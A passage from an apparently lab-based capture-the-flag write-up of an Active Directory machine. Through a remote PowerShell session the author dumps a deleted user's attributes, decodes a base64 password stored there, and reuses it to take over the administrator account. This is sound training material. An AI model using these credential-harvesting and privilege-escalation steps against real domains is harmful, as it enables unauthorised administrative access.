DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
and we can’t restore it :
1
2
evil-winrm-py PS C:\Users\arksvc\Documents> Restore-ADObject -Identity f0cc344d-31e0-4866-bceb-a842791ca059
Insufficient access rights to perform the operation
which is fine, we’re after his password after all as it’s the default for the administrator account.
Privilege Escalation
a good place to look for password is config files if this user is in the remote desktop users, but we can also check the full attributes of this deleted user first :
1
2
3
4
5
6
7
8
9
10
11
12
Get-ADObject -Identity f0cc344d-31e0-4866-bceb-a842791ca059 -IncludeDeletedObjects -Properties *

< SNIP >
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
< SNIP >
another juicy password in an attribute field :
1
2
base64 -d <<< YmFDVDNyMWFOMDBkbGVz
baCT3r1aN00dles

this worked for the administrator account ( let’s say we’re surprised :) or just say Meow ~ )